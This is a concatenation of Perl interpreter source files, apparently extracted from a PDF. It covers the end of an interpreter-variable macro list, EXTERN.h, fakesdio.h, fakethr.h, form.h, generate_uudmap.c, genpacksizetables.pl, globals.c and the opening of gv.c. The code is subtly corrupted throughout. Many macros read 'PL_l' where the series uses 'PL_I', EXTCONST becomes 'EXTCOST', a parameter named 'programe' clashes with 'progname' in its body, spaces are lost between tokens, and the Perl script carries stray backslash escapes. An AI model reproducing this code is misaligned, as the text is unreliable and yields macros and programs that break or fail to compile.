#define PL_Iregex_padav	PL_regex_padav
#define PL_Ireginterp_cnt	PL_reginterp_cnt
#define PL_Iregistered_mros	PL_registered_mros
#define PL_Iregmatch_slab	PL_regmatch_slab
#define PL_Iregmatch_state	PL_regmatch_state
#define PL_Irehash_seed	PL_rehash_seed
#define PL_Irehash_seed_set	PL_rehash_seed_set
#define PL_Ireplgv	PL_replgv
#define PL_Irestartjmpenv	PL_restartjmpenv
#define PL_Irestartop	PL_restartop
#define PL_Irpeepp	PL_rpeepp
#define PL_Irs	PL_rs
#define PL_Irunops	PL_runops
#define PL_Isavebegin	PL_savebegin
#define PL_Isavestack	PL_savestack
#define PL_Isavestack_ix	PL_savestack_ix
#define PL_Isavestack_max	PL_savestack_max
#define PL_Isawampersand	PL_sawampersand
#define PL_Iscopestack	PL_scopestack
#define PL_Iscopestack_ix	PL_scopestack_ix
#define PL_Iscopestack_max	PL_scopestack_max

```
#define PL_Iscopestack_name  PL_scopestack_name

#define PL_Iscreamfirst      PL_screamfirst

#define PL_Iscreamnext      PL_screamnext

#define PL_Isecondgv        PL_secondgv

#define PL_Isharehook        PL_sharehook

#define PL_Isig_pending      PL_sig_pending

#define PL_Isighandlerp      PL_sighandlerp

#define PL_Isignalhook       PL_signalhook

#define PL_Isignals           PL_signals

#define PL_Islab_count       PL_slab_count

#define PL_Islabs            PL_slabs

#define PL_Isort_RealCmp     PL_sort_RealCmp

#define PL_Isortcop          PL_sortcop

#define PL_Isortstash        PL_sortstash

#define PL_Isplitstr         PL_splitstr

#define PL_Isrand_called     PL_srand_called

#define PL_Istack_base       PL_stack_base

#define PL_Istack_max        PL_stack_max

#define PL_Istack_sp         PL_stack_sp

#define PL_Istart_env        PL_start_env

#define PL_Istashcache       PL_stashcache

#define PL_Istatbuf          PL_statbuf

#define PL_Istatcache        PL_statcache

#define PL_Istatgv           PL_statgv

#define PL_Istatname         PL_statname
```

#define PL_Istatusvalue	PL_statusvalue
#define PL_Istatusvalue_posix	PL_statusvalue_posix
#define PL_Istatusvalue_vms	PL_statusvalue_vms
#define PL_Istderrgv	PL_stderrgv
#define PL_Istdingv	PL_stdingv
#define PL_Istrtab	PL_strtab
#define PL_Isub_generation	PL_sub_generation
#define PL_Isubline	PL_subline
#define PL_Isubname	PL_subname
#define PL_Isv_arenaroot	PL_sv_arenaroot
#define PL_Isv_count	PL_sv_count
#define PL_Isv_no	PL_sv_no
#define PL_Isv_objcount	PL_sv_objcount
#define PL_Isv_root	PL_sv_root
#define PL_Isv_serial	PL_sv_serial
#define PL_Isv_undef	PL_sv_undef
#define PL_Isv_yes	PL_sv_yes
#define PL_Isys_intern	PL_sys_intern
#define PL_Itaint_warn	PL_taint_warn
#define PL_Itainted	PL_tainted
#define PL_Itainting	PL_tainting
#define PL_Ithreadhook	PL_threadhook
#define PL_Itimesbuf	PL_timesbuf
#define PL_Itmps_floor	PL_tmps_floor
#define PL_Itmps_ix	PL_tmps_ix

```

#define PL_ltmps_max      PL_tmps_max
#define PL_ltmps_stack    PL_tmps_stack
#define PL_ltop_env       PL_top_env
#define PL_ltoptarget     PL_toptarget
#define PL_luid           PL_uid
#define PL_lunicode       PL_unicode
#define PL_lunitcheckav   PL_unitcheckav
#define PL_lunitcheckav_save PL_unitcheckav_save
#define PL_lunlockhook    PL_unlockhook
#define PL_lunsafe        PL_unsafe
#define PL_lutf8_X_L      PL_utf8_X_L
#define PL_lutf8_X_LV     PL_utf8_X_LV
#define PL_lutf8_X_LVT    PL_utf8_X_LVT
#define PL_lutf8_X_LV_LVT_V PL_utf8_X_LV_LVT_V
#define PL_lutf8_X_T      PL_utf8_X_T
#define PL_lutf8_X_V      PL_utf8_X_V
#define PL_lutf8_X_begin  PL_utf8_X_begin
#define PL_lutf8_X_extend PL_utf8_X_extend
#define PL_lutf8_X_non_hangul PL_utf8_X_non_hangul
#define PL_lutf8_X_prepend PL_utf8_X_prepend
#define PL_lutf8_alnum     PL_utf8_alnum
#define PL_lutf8_alpha     PL_utf8_alpha
#define PL_lutf8_ascii     PL_utf8_ascii
#define PL_lutf8_cntrl     PL_utf8_cntrl
#define PL_lutf8_digit     PL_utf8_digit

```

```
#define PL_lutf8_foldable      PL_utf8_foldable
#define PL_lutf8_foldclosures PL_utf8_foldclosures
#define PL_lutf8_graph        PL_utf8_graph
#define PL_lutf8_idcont       PL_utf8_idcont
#define PL_lutf8_idstartPL_utf8_idstart
#define PL_lutf8_lower        PL_utf8_lower
#define PL_lutf8_mark         PL_utf8_mark
#define PL_lutf8_perl_space   PL_utf8_perl_space
#define PL_lutf8_perl_word    PL_utf8_perl_word
#define PL_lutf8_posix_digit   PL_utf8_posix_digit
#define PL_lutf8_print        PL_utf8_print
#define PL_lutf8_punct        PL_utf8_punct
#define PL_lutf8_space        PL_utf8_space
#define PL_lutf8_tofold       PL_utf8_tofold
#define PL_lutf8_tolower      PL_utf8_tolower
#define PL_lutf8_totitlePL_utf8_totitle
#define PL_lutf8_toupper      PL_utf8_toupper
#define PL_lutf8_upper        PL_utf8_upper
#define PL_lutf8_xdigit       PL_utf8_xdigit
#define PL_lutf8_xidcont      PL_utf8_xidcont
#define PL_lutf8_xidstart     PL_utf8_xidstart
#define PL_lutf8cache         PL_utf8cache
#define PL_lutf8locale        PL_utf8locale
#define PL_lwarnhook          PL_warnhook
#define PL_lwatchaddr         PL_watchaddr
```

```
#define PL_lwatchok          PL_watchok
```

```
#define PL_lxmlfp            PL_xmlfp
```

```
#endif /* MULTIPLICITY */
```

```
#if defined(PERL_GLOBAL_STRUCT)
```

```
#define PL_No                (my_vars->GNo)
```

```
#define PL_GNo               (my_vars->GNo)
```

```
#define PL_Yes               (my_vars->GYes)
```

```
#define PL_GYes              (my_vars->GYes)
```

```
#define PL_appctx            (my_vars->Gappctx)
```

```
#define PL_Gappctx           (my_vars->Gappctx)
```

```
#define PL_charclass         (my_vars->Gcharclass)
```

```
#define PL_Gcharclass        (my_vars->Gcharclass)
```

```
#define PL_check             (my_vars->Gcheck)
```

```
#define PL_Gcheck            (my_vars->Gcheck)
```

```
#define PL_csighandlerp      (my_vars->Gcsighandlerp)
```

```
#define PL_Gcsighandlerp     (my_vars->Gcsighandlerp)
```

```
#define PL_curinterp         (my_vars->Gcurinterp)
```

```
#define PL_Gcurinterp        (my_vars->Gcurinterp)
```

```
#define PL_do_undump         (my_vars->Gdo_undump)
```

```
#define PL_Gdo_undump        (my_vars->Gdo_undump)
```

```
#define PL_dollarzero_mutex  (my_vars->Gdollarzero_mutex)
```



```
#define PL_Gdollarzero_mutex (my_vars->Gdollarzero_mutex)

#define PL_fold_locale      (my_vars->Gfold_locale)

#define PL_Gfold_locale      (my_vars->Gfold_locale)

#define PL_global_struct_size (my_vars->Gglobal_struct_size)

#define PL_Gglobal_struct_size (my_vars->Gglobal_struct_size)

#define PL_hexdigit          (my_vars->Ghexdigit)

#define PL_Ghexdigit          (my_vars->Ghexdigit)

#define PL_hints_mutex        (my_vars->Ghints_mutex)

#define PL_Ghints_mutex        (my_vars->Ghints_mutex)

#define PL_interp_size        (my_vars->Ginterp_size)

#define PL_Ginterp_size        (my_vars->Ginterp_size)

#define PL_interp_size_5_10_0 (my_vars->Ginterp_size_5_10_0)

#define PL_Ginterp_size_5_10_0 (my_vars->Ginterp_size_5_10_0)

#define PL_keyword_plugin      (my_vars->Gkeyword_plugin)

#define PL_Gkeyword_plugin      (my_vars->Gkeyword_plugin)

#define PL_malloc_mutex        (my_vars->Gmalloc_mutex)

#define PL_Gmalloc_mutex        (my_vars->Gmalloc_mutex)

#define PL_mmap_page_size      (my_vars->Gmmap_page_size)

#define PL_Gmmap_page_size      (my_vars->Gmmap_page_size)

#define PL_my_ctx_mutex        (my_vars->Gmy_ctx_mutex)

#define PL_Gmy_ctx_mutex        (my_vars->Gmy_ctx_mutex)

#define PL_my_cxt_index         (my_vars->Gmy_cxt_index)

#define PL_Gmy_cxt_index        (my_vars->Gmy_cxt_index)

#define PL_op_mutex            (my_vars->Gop_mutex)

#define PL_Gop_mutex            (my_vars->Gop_mutex)
```

```
#define PL_op_seq          (my_vars->Gop_seq)

#define PL_Gop_seq         (my_vars->Gop_seq)

#define PL_op_sequence     (my_vars->Gop_sequence)

#define PL_Gop_sequence    (my_vars->Gop_sequence)

#define PL_patleave        (my_vars->Gpatleave)

#define PL_Gpatleave       (my_vars->Gpatleave)

#define PL_perlio_debug_fd (my_vars->Gperlio_debug_fd)

#define PL_Gperlio_debug_fd (my_vars->Gperlio_debug_fd)

#define PL_perlio_fd_refcnt (my_vars->Gperlio_fd_refcnt)

#define PL_Gperlio_fd_refcnt (my_vars->Gperlio_fd_refcnt)

#define PL_perlio_fd_refcnt_size (my_vars->Gperlio_fd_refcnt_size)

#define PL_Gperlio_fd_refcnt_size (my_vars->Gperlio_fd_refcnt_size)

#define PL_perlio_mutex    (my_vars->Gperlio_mutex)

#define PL_Gperlio_mutex   (my_vars->Gperlio_mutex)

#define PL_ppaddr          (my_vars->Gppaddr)

#define PL_Gppaddr         (my_vars->Gppaddr)

#define PL_revision        (my_vars->Grevision)

#define PL_Grevision       (my_vars->Grevision)

#define PL_runops_dbg      (my_vars->Grunops_dbg)

#define PL_Grunops_dbg     (my_vars->Grunops_dbg)

#define PL_runops_std      (my_vars->Grunops_std)

#define PL_Grunops_std     (my_vars->Grunops_std)

#define PL_sh_path         (my_vars->Gsh_path)

#define PL_Gsh_path        (my_vars->Gsh_path)

#define PL_sig_defaulting  (my_vars->Gsig_defaulting)
```

```
#define PL_Gsig_defaulting      (my_vars->Gsig_defaulting)

#define PL_sig_handlers_initted(my_vars->Gsig_handlers_initted)

#define PL_Gsig_handlers_initted      (my_vars->Gsig_handlers_initted)

#define PL_sig_ignoring          (my_vars->Gsig_ignoring)

#define PL_Gsig_ignoring          (my_vars->Gsig_ignoring)

#define PL_sig_trapped           (my_vars->Gsig_trapped)

#define PL_Gsig_trapped           (my_vars->Gsig_trapped)

#define PL_sigfpe_saved           (my_vars->Gsigfpe_saved)

#define PL_Gsigfpe_saved          (my_vars->Gsigfpe_saved)

#define PL_subversion             (my_vars->Gsubversion)

#define PL_Gsubversion            (my_vars->Gsubversion)

#define PL_sv_placeholder         (my_vars->Gsv_placeholder)

#define PL_Gsv_placeholder        (my_vars->Gsv_placeholder)

#define PL_thr_key                (my_vars->Gthr_key)

#define PL_Gthr_key               (my_vars->Gthr_key)

#define PL_timesbase              (my_vars->Gtimesbase)

#define PL_Gtimesbase             (my_vars->Gtimesbase)

#define PL_use_safe_putenv        (my_vars->Guse_safe_putenv)

#define PL_Guse_safe_putenv       (my_vars->Guse_safe_putenv)

#define PL_version                (my_vars->Gversion)

#define PL_Gversion               (my_vars->Gversion)

#define PL_veto_cleanup            (my_vars->Gveto_cleanup)

#define PL_Gveto_cleanup          (my_vars->Gveto_cleanup)

#define PL_watch_pvx              (my_vars->Gwatch_pvx)

#define PL_Gwatch_pvx             (my_vars->Gwatch_pvx)
```

```
#else /* !PERL_GLOBAL_STRUCT */
```

```
#define PL_GNo          PL_No
#define PL_GYes         PL_Yes
#define PL_Gappctx      PL_appctx
#define PL_Gcharclass   PL_charclass
#define PL_Gcheck       PL_check
#define PL_Gcsighandlerp PL_csighandlerp
#define PL_Gcurinterp   PL_curinterp
#define PL_Gdo_undump    PL_do_undump
#define PL_Gdollarzero_mutex PL_dollarzero_mutex
#define PL_Gfold_locale  PL_fold_locale
#define PL_Gglobal_struct_size PL_global_struct_size
#define PL_Ghexdigit     PL_hexdigit
#define PL_Ghints_mutex  PL_hints_mutex
#define PL_Ginterp_size  PL_interp_size
#define PL_Ginterp_size_5_10_0 PL_interp_size_5_10_0
#define PL_Gkeyword_plugin PL_keyword_plugin
#define PL_Gmalloc_mutex PL_malloc_mutex
#define PL_Gmmap_page_size PL_mmap_page_size
#define PL_Gmy_ctx_mutex  PL_my_ctx_mutex
#define PL_Gmy_cxt_index  PL_my_cxt_index
#define PL_Gop_mutex     PL_op_mutex
#define PL_Gop_seq       PL_op_seq
```

```
#define PL_Gop_sequence          PL_op_sequence

#define PL_Gpatleave             PL_patleave

#define PL_Gperlio_debug_fd     PL_perlio_debug_fd

#define PL_Gperlio_fd_refcnt     PL_perlio_fd_refcnt

#define PL_Gperlio_fd_refcnt_size PL_perlio_fd_refcnt_size

#define PL_Gperlio_mutex        PL_perlio_mutex

#define PL_Gppaddr              PL_ppaddr

#define PL_Grevision            PL_revision

#define PL_Grunops_dbg          PL_runops_dbg

#define PL_Grunops_std           PL_runops_std

#define PL_Gsh_path             PL_sh_path

#define PL_Gsig_defaulting      PL_sig_defaulting

#define PL_Gsig_handlers_initted PL_sig_handlers_initted

#define PL_Gsig_ignoring        PL_sig_ignoring

#define PL_Gsig_trapped         PL_sig_trapped

#define PL_Gsigfpe_saved        PL_sigfpe_saved

#define PL_Gsubversion          PL_subversion

#define PL_Gsv_placeholder      PL_sv_placeholder

#define PL_Gthr_key             PL_thr_key

#define PL_Gtimesbase           PL_timesbase

#define PL_Guse_safe_putenv     PL_use_safe_putenv

#define PL_Gversion             PL_version

#define PL_Gveto_cleanup        PL_veto_cleanup

#define PL_Gwatch_pvx           PL_watch_pvx
```

```
#endif /* PERL_GLOBAL_STRUCT */
```

```
/* ex: set ro: */
```

```
EXTERN.h
```

```
/*  EXTERN.h
```

```
*
```

```
*  Copyright (C) 1991, 1992, 1993, 1995, 1996, 1997, 1998, 1999,
```

```
*  2000, 2001, by Larry Wall and others
```

```
*
```

```
*  You may distribute under the terms of either the GNU General Public
```

```
*  License or the Artistic License, as specified in the README file.
```

```
*
```

```
*/
```

```
/*
```

```
*  EXT  designates a global var which is defined in perl.h
```

```
*  dEXT designates a global var which is defined in another
```

```
*  file, so we can't count on finding it in perl.h
```

```
*  (this practice should be avoided).
```

```
*/
```

```
#undef EXT
```

```
#undef dEXT
```

```
#undef EXTCONST
```

```
#undef dEXTCONST
```

```
#if defined(VMS) && !defined(__GNUC__)
```

```

/* Suppress portability warnings from DECC for VMS-specific extensions */

# ifdef __DECC

#  pragma message disable (GLOBALEXT,NOSHAREEXT,READONLYEXT)

# endif

# define EXT globalref

# define dEXT globaldef {"$GLOBAL_RW_VARS"} noshare

# define EXTCONST globalref

# define dEXTCONST globaldef {"$GLOBAL_RO_VARS"} readonly

#else

# if (defined(WIN32) || defined(__SYMBIAN32__)) && !defined(PERL_STATIC_SYMS)

#  if defined(PERLDLL) || defined(__SYMBIAN32__)

#   define EXT extern __declspec(dllexport)

#   define dEXT

#   define EXTCONST extern __declspec(dllexport) const

#   define dEXTCONST const

#  else

#   define EXT extern __declspec(dllimport)

#   define dEXT

#   define EXTCONST extern __declspec(dllimport) const

#   define dEXTCONST const

#  endif

# endif

# else

#  if defined(__CYGWIN__) && defined(USEIMPORTLIB)

#   define EXT extern __declspec(dllimport)

#   define dEXT

```

```
#  define EXTCOST extern __declspec(dllimport) const
```

```
#  define dEXTCONST const
```

```
#  else
```

```
#  define EXT extern
```

```
#  define dEXT
```

```
#  define EXTCOST extern const
```

```
#  define dEXTCONST const
```

```
#  endif
```

```
#  endif
```

```
#endif
```

```
#undef INIT
```

```
#define INIT(x)
```

```
#undef DOINIT
```

```
fakesdio.h
```

```
/*  fakestd.h
```

```
*
```

```
*  Copyright (C) 2000, by Larry Wall and others
```

```
*
```

```
*  You may distribute under the terms of either the GNU General Public
```

```
*  License or the Artistic License, as specified in the README file.
```

```
*
```

```
*/
```



```
/*  
 * This is "source level" stdio compatibility mode.  
 * We try and #define stdio functions in terms of PerlIO.  
 */  
  
#define _CANNOT "CANNOT"  
  
#undef FILE  
  
#define FILE          PerlIO  
  
#undef clearerr  
  
#undef fclose  
  
#undef fdopen  
  
#undef feof  
  
#undef ferror  
  
#undef fflush  
  
#undef fgetc  
  
#undef fgetpos  
  
#undef fgets  
  
#undef fileno  
  
#undef flockfile  
  
#undef fopen  
  
#undef fprintf  
  
#undef fputc  
  
#undef fputs  
  
#undef fread  
  
#undef freopen  
  
#undef fscanf
```

```
#undef fseek
#undef fsetpos
#undef ftell
#undef ftrylockfile
#undef funlockfile
#undef fwrite
#undef getc
#undef getc_unlocked
#undef getw
#undef pclose
#undef popen
#undef putc
#undef putc_unlocked
#undef putw
#undef rewind
#undef setbuf
#undef setvbuf
#undef stderr
#undef stdin
#undef stdout
#undef tmpfile
#undef ungetc
#undef vfprintf
#undef printf
```

```

/* printf used to live in perl.h like this - more sophisticated
   than the rest
   */

#if defined(__GNUC__) && !defined(__STRICT_ANSI__) && !defined(PERL_GCC_PEDANTIC)
#define printf(fmt,args...) PerlIO_stdoutf(fmt,##args)
#else
#define printf PerlIO_stdoutf
#endif

#define fprintf          PerlIO_printf
#define stdin            PerlIO_stdin()
#define stdout           PerlIO_stdout()
#define stderr           PerlIO_stderr()
#define tmpfile()        PerlIO_tmpfile()
#define fclose(f)        PerlIO_close(f)
#define fflush(f)        PerlIO_flush(f)
#define fopen(p,m)        PerlIO_open(p,m)
#define vfprintf(f,fmt,a) PerlIO_vprintf(f,fmt,a)
#define fgetc(f)         PerlIO_getc(f)
#define fputc(c,f)        PerlIO_putc(f,c)
#define fputs(s,f)        PerlIO_puts(f,s)
#define getc(f)           PerlIO_getc(f)
#define getc_unlocked(f)  PerlIO_getc(f)
#define putc(c,f)         PerlIO_putc(f,c)
#define putc_unlocked(c,f) PerlIO_putc(c,f)

```

```

#define ungetc(c,f)          PerlIO_ungetc(f,c)

#if 0

/* return values of read/write need work */

#define fread(b,s,c,f)       PerlIO_read(f,b,(s*c))
#define fwrite(b,s,c,f)      PerlIO_write(f,b,(s*c))

#else

#define fread(b,s,c,f)       _CANNOT fread
#define fwrite(b,s,c,f)      _CANNOT fwrite

#endif

#define fseek(f,o,w)         PerlIO_seek(f,o,w)
#define ftell(f)             PerlIO_tell(f)
#define rewind(f)            PerlIO_rewind(f)
#define clearerr(f)          PerlIO_clearerr(f)
#define feof(f)              PerlIO_eof(f)
#define ferror(f)            PerlIO_error(f)
#define fdopen(fd,p)         PerlIO_fdopen(fd,p)
#define fileno(f)            PerlIO_fileno(f)
#define popen(c,m)           my_popen(c,m)
#define pclose(f)            my_pclose(f)


#define fsetpos(f,p)         _CANNOT _fsetpos_
#define fgetpos(f,p)         _CANNOT _fgetpos_


#define __filbuf(f)          _CANNOT __filbuf_
#define _filbuf(f)           _CANNOT _filbuf_

```

```

#define __flsbuf(c,f)      _CANNOT__flsbuf_
#define _flsbuf(c,f)      _CANNOT__flsbuf_
#define getw(f)           _CANNOT__getw_
#define putw(v,f)         _CANNOT__putw_

#if SFIO_VERSION < 20000101L

#define flockfile(f)      _CANNOT__flockfile_
#define ftrylockfile(f)  _CANNOT__ftrylockfile_
#define funlockfile(f)   _CANNOT__funlockfile_

#endif

#define freopen(p,m,f)    _CANNOT__freopen_
#define setbuf(f,b)      _CANNOT__setbuf_
#define setvbuf(f,b,x,s) _CANNOT__setvbuf_
#define fscanf           _CANNOT__fscanf_
#define fgets(s,n,f)     _CANNOT__fgets_

```

```

/*

```

```

* Local variables:

```

```

* c-indentation-style: bsd

```

```

* c-basic-offset: 4

```

```

* indent-tabs-mode: t

```

```

* End:

```

```

*

```

```

* ex: set ts=8 sts=4 sw=4 noet:

```

```

*/

```

```

fakethr.h

```

```
/* fakethr.h

*

* Copyright (C) 1999, by Larry Wall and others

*

* You may distribute under the terms of either the GNU General Public

* License or the Artistic License, as specified in the README file.

*

*/
```

```
typedef int perl_mutex;
```

```
typedef int perl_key;
```

```
typedef struct perl_thread *perl_os_thread;
```

```
/* With fake threads, thr is global(ish) so we don't need dTHR */
```

```
#define dTHR extern int errno
```

```
struct perl_wait_queue {
```

```
    struct perl_thread * thread;
```

```
    struct perl_wait_queue * next;
```

```
};
```

```
typedef struct perl_wait_queue *perl_cond;
```

```
/* Ask thread.h to include our per-thread extras */
```

```
#define HAVE_THREAD_INTERN
```

```
struct thread_intern {
```

```

perl_os_thread next_run, prev_run; /* Linked list of runnable threads */

perl_cond wait_queue; /* Wait queue that we are waiting on */

IV private; /* Holds data across time slices */

I32 savemark; /* Holds MARK for thread join values */

};

```

```

#define init_thread_intern(t) \

    STMT_START { \

        t->self = (t); \

        (t)->i.next_run = (t)->i.prev_run = (t); \

        (t)->i.wait_queue = 0; \

        (t)->i.private = 0; \

    } STMT_END

```

```

/*

* Note that SCHEDULE() is only callable from pp code (which

* must be expecting to be restarted). We'll have to do

* something a bit different for XS code.

*/

```

```

#define SCHEDULE() return schedule(), PL_op

```

```

#define MUTEX_LOCK(m)

```

```

#define MUTEX_UNLOCK(m)

```

```

#define MUTEX_INIT(m)

```

```

#define MUTEX_DESTROY(m)

#define COND_INIT(c) perl_cond_init(c)

#define COND_SIGNAL(c) perl_cond_signal(c)

#define COND_BROADCAST(c) perl_cond_broadcast(c)

#define COND_WAIT(c, m)          \

    STMT_START {                  \

        perl_cond_wait(c);        \

        SCHEDULE();              \

    } STMT_END

#define COND_DESTROY(c)

#define THREAD_CREATE(t, f)  f((t))

#define THREAD_POST_CREATE(t)  NOOP

#define YIELD  NOOP

/*
 * Local variables:
 * c-indentation-style: bsd
 * c-basic-offset: 4
 * indent-tabs-mode: t
 * End:
 *
 * ex: set ts=8 sts=4 sw=4 noet:
 */

```



form.h

```
/* form.h
```

```
*
```

```
* Copyright (C) 1991, 1992, 1993, 2000, 2004 by Larry Wall and others
```

```
*
```

```
* You may distribute under the terms of either the GNU General Public
```

```
* License or the Artistic License, as specified in the README file.
```

```
*
```

```
*/
```

```
#define FF_END      0
```

```
#define FF_LINEMARK  1
```

```
#define FF_LITERAL   2
```

```
#define FF_SKIP      3
```

```
#define FF_FETCH     4
```

```
#define FF_CHECKNL   5
```

```
#define FF_CHECKCHOP  6
```

```
#define FF_SPACE     7
```

```
#define FF_HALFSPACE  8
```

```
#define FF_ITEM      9
```

```
#define FF_CHOP     10
```

```
#define FF_LINEGLOB  11
```

```
#define FF_DECIMAL   12
```

```
#define FF_NEWLINE   13
```

```
#define FF_BLANK     14
```

```

#define FF_MORE      15

#define FF_ODECIMAL  16

#define FF_LINESNGL  17

generate_uudmap.c

/* Originally this program just generated uudmap.h

However, when we later wanted to generate bitcount.h, it was easier to
refactor it and keep the same name, than either alternative - rename it,
or duplicate all of the Makefile logic for a second program. */

#include <stdio.h>

#include <stdlib.h>

/* If it turns out that we need to make this conditional on config.sh derived
values, it might be easier just to rip out the use of strerror(). */

#include <string.h>

/* If a platform doesn't support errno.h, it's probably so strange that
"hello world" won't port easily to it. */

#include <errno.h>

void output_block_to_file(const char *programe, const char *filename,
                        const char *block, size_t count) {

FILE *const out = fopen(filename, "w");

if (!out) {

fprintf(stderr, "%s: Could not open '%s': %s\n", programe, filename,
        strerror(errno));

```

```
    exit(1);  
}
```

```
fputs("{\n  ", out);  
while (count--){  
    fprintf(out, "%d", *block);  
    block++;  
    if (count){  
        fputs(", ", out);  
        if (!(count & 15)) {  
            fputs("\n  ", out);  
        }  
    }  
}  
fputs("\n}\n", out);
```

```
if (fclose(out)) {  
    fprintf(stderr, "%s: Could not close '%s': %s\n", progname, filename,  
            strerror(errno));  
    exit(1);  
}  
}
```

```
static const char PL_uuemap[]
```

```
= "`!\"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\\]^_";
```

```
typedef unsigned char U8;
```

```
/* This will ensure it is all zeros. */
```

```
static char PL_uudmap[256];
```

```
static char PL_bitcount[256];
```

```
int main(int argc, char **argv) {
```

```
    size_t i;
```

```
    int bits;
```

```
    if (argc < 3 || argv[1][0] == '\\0' || argv[2][0] == '\\0') {
```

```
        fprintf(stderr, "Usage: %s uudemap.h bitcount.h\n", argv[0]);
```

```
        return 1;
```

```
    }
```

```
    for (i = 0; i < sizeof(PL_uuemap) - 1; ++i)
```

```
        PL_uudmap[(U8)PL_uuemap[i]] = (char)i;
```

```
    /*
```

```
     * Because ' ' and '\0' map to the same value,
```

```
     * we need to decode them both the same.
```

```
    */
```

```
    PL_uudmap[(U8)' '] = 0;
```

```
output_block_to_file(argv[0], argv[1], PL_uudmap, sizeof(PL_uudmap));
```

```
for (bits = 1; bits < 256; bits++) {  
    if (bits & 1) PL_bitcount[bits]++;  
    if (bits & 2) PL_bitcount[bits]++;  
    if (bits & 4) PL_bitcount[bits]++;  
    if (bits & 8) PL_bitcount[bits]++;  
    if (bits & 16) PL_bitcount[bits]++;  
    if (bits & 32) PL_bitcount[bits]++;  
    if (bits & 64) PL_bitcount[bits]++;  
    if (bits & 128) PL_bitcount[bits]++;  
}
```

```
output_block_to_file(argv[0], argv[2], PL_bitcount, sizeof(PL_bitcount));
```

```
return 0;
```

```
}
```

```
genpacksizetables.pl
```

```
#!/usr/bin/perl -w
```

```
# I'm assuming that you're running this on some kind of ASCII system, but
```

```
# it will generate EDCDIC too. (TODO)
```

```
use strict;
```

```
use Encode;
```

```

sub make_text {

    my ($chrmap, $letter, $unpredictable, $nocsum, $size, $condition) = @_;

    my $text = " /* $letter */ $size";

    $text .= " | PACK_SIZE_UNPREDICTABLE" if $unpredictable;

    $text .= " | PACK_SIZE_CANNOT_CSUM" if $nocsum;

    $text .= ",";

    if ($condition) {

        $condition = join " && ", map {"defined($_)"} split ' ', $condition;

        $text = "#if $condition

$text

#else

    0,

#endif";

    }

    return $text;

}

```

```

sub make_tables {

    my %arrays;

    my $chrmap = shift;

    foreach (@_) {

        my ($letter, $shriek, $unpredictable, $nocsum, $size, $condition) =

```

```

/^([A-Za-z])(!?)\t(\S*)\t(\S*)\t([^\t\n]+)(?:\t+(.*))?$/ or
die "Can't parse '$_'"

$size = "sizeof($size)" unless $size =~ s/^=//;

$arrays{$shriek ? 'shrieking' : 'normal'}{ord $chrmap->{$letter}} =
    make_text($chrmap, $letter,
        $unpredictable, $nocsum, $size, $condition);
}

my $text = "STATIC const packprops_t packprops[512] = {\n";
foreach my $arrayname (qw(normal shrieking)) {
    my $array = $arrays{$arrayname} ||
        die "No defined entries in $arrayname";
    $text .= " /* $arrayname */\n";
    for my $ch (0..255) {
        $text .= $array->{$ch} || " 0,";
        $text .= "\n";
    }
}

# Join "0," entries together
1 while $text =~ s/\b0,\s*\n\s*0,/0, 0,/g;

# But split them up again if the sequence gets too long
$text =~ s/((?:\b0, ){15}0,)/$1\n /g;

# Clean up final ,

```

```
$text =~ s/,,$//;  
$text .= "},";  
return $text;  
}
```

```
my @lines = grep {  
    s/#.*//;  
    /\$/;  
} <DATA>;
```

```
my %asciimap = map {chr $_, chr $_} 0..255;  
my %ebcdicmap = map {chr $_, Encode::encode("posix-bc", chr $_)} 0..255;
```

```
print <<"EOC";  
  
/* These tables are regenerated by genpacksizetables.pl (and then hand pasted  
in). You're unlikely ever to need to regenerate them. */
```

```
#if TYPE_IS_SHRIEKING != 0x100  
++++shriek offset should be 256  
#endif
```

```
typedef U8 packprops_t;  
  
#if 'J'-'I' == 1  
  
/* ASCII */  
  
@{[make_tables (\%asciimap, @lines)]}
```



#else

/\* EBCDIC (or bust) \*/

@{[make\_tables (\%ebcdicmap, @lines)]}

#endif

EOC

\_\_DATA\_\_

#Symbol           unpredictable

#                   nocsumsize

c                   char

C       \*           unsigned char

W       \*           unsigned char

U       \*           char

s!                  short

s                   =SIZE16

S!                  unsigned short

v                   =SIZE16

n                   =SIZE16

S                   =SIZE16

v!                  =SIZE16 PERL\_PACK\_CAN\_SHRIEKSIGN

n!                  =SIZE16 PERL\_PACK\_CAN\_SHRIEKSIGN

i                   int

i!                  int

I                   unsigned int

I!                  unsigned int

j		=IVSIZE
J		=UVSIZE
l!		long
l		=SIZE32
L!		unsigned long
V		=SIZE32
N		=SIZE32
V!		=SIZE32 PERL_PACK_CAN_SHRIEKSIGN
N!		=SIZE32 PERL_PACK_CAN_SHRIEKSIGN
L		=SIZE32
p	*	char *
w	* *	char
q		Quad_t HAS_QUAD
Q		Uquad_t HAS_QUAD
f		float
d		double
F		=NVSIZE
D		=LONG_DOUBLESIZE HAS_LONG_DOUBLE USE_LONG_DOUBLE

globals.c

/\* globals.c

\*

\* Copyright (C) 1995, 1999, 2000, 2001, by Larry Wall and others

\*

\* You may distribute under the terms of either the GNU General Public

\* License or the Artistic License, as specified in the README file.

```
*  
  
*/  
  
/*  
  
* 'For the rest, they shall represent the other Free Peoples of the World:  
*   Elves, Dwarves, and Men.'           --Elrond  
  
*  
*   [p.275 of _The Lord of the Rings_, II/iii: "The Ring Goes South"]  
*/
```

```
/* This file exists to #include "perl.h" _ONCE_ with  
  
* PERL_IN_GLOBALS_C defined. That causes various global variables  
* in perl.h and other files it includes to be _defined_ (and initialized)  
* rather than just declared.  
  
*  
* There is a #include "perlapi.h" which makes use of the fact  
* that the object file created from this file will be included by linker  
* (to resolve global variables). perlapi.h mention various other "API"  
* functions not used by perl itself, but the functions get  
* pulled into the perl executable via the reference here.  
  
*  
*/
```

```
#include "INTERN.h"
```

```
#define PERL_IN_GLOBALS_C
```

```
#include "perl.h"
```

```
#include "perlapi.h"          /* bring in PL_force_link_funcs */
```

```
/*
```

```
 * Local variables:
```

```
 * c-indentation-style: bsd
```

```
 * c-basic-offset: 4
```

```
 * indent-tabs-mode: t
```

```
 * End:
```

```
 *
```

```
 * ex: set ts=8 sts=4 sw=4 noet:
```

```
 */
```

```
gv.c
```

```
/*  gv.c
```

```
 *
```

```
 * Copyright (C) 1991, 1992, 1993, 1994, 1995, 1996, 1997, 1998, 1999, 2000,
```

```
 * 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009 by Larry Wall and others
```

```
 *
```

```
 * You may distribute under the terms of either the GNU General Public
```

```
 * License or the Artistic License, as specified in the README file.
```

```
 *
```

```
 */
```

```
/*
```

```
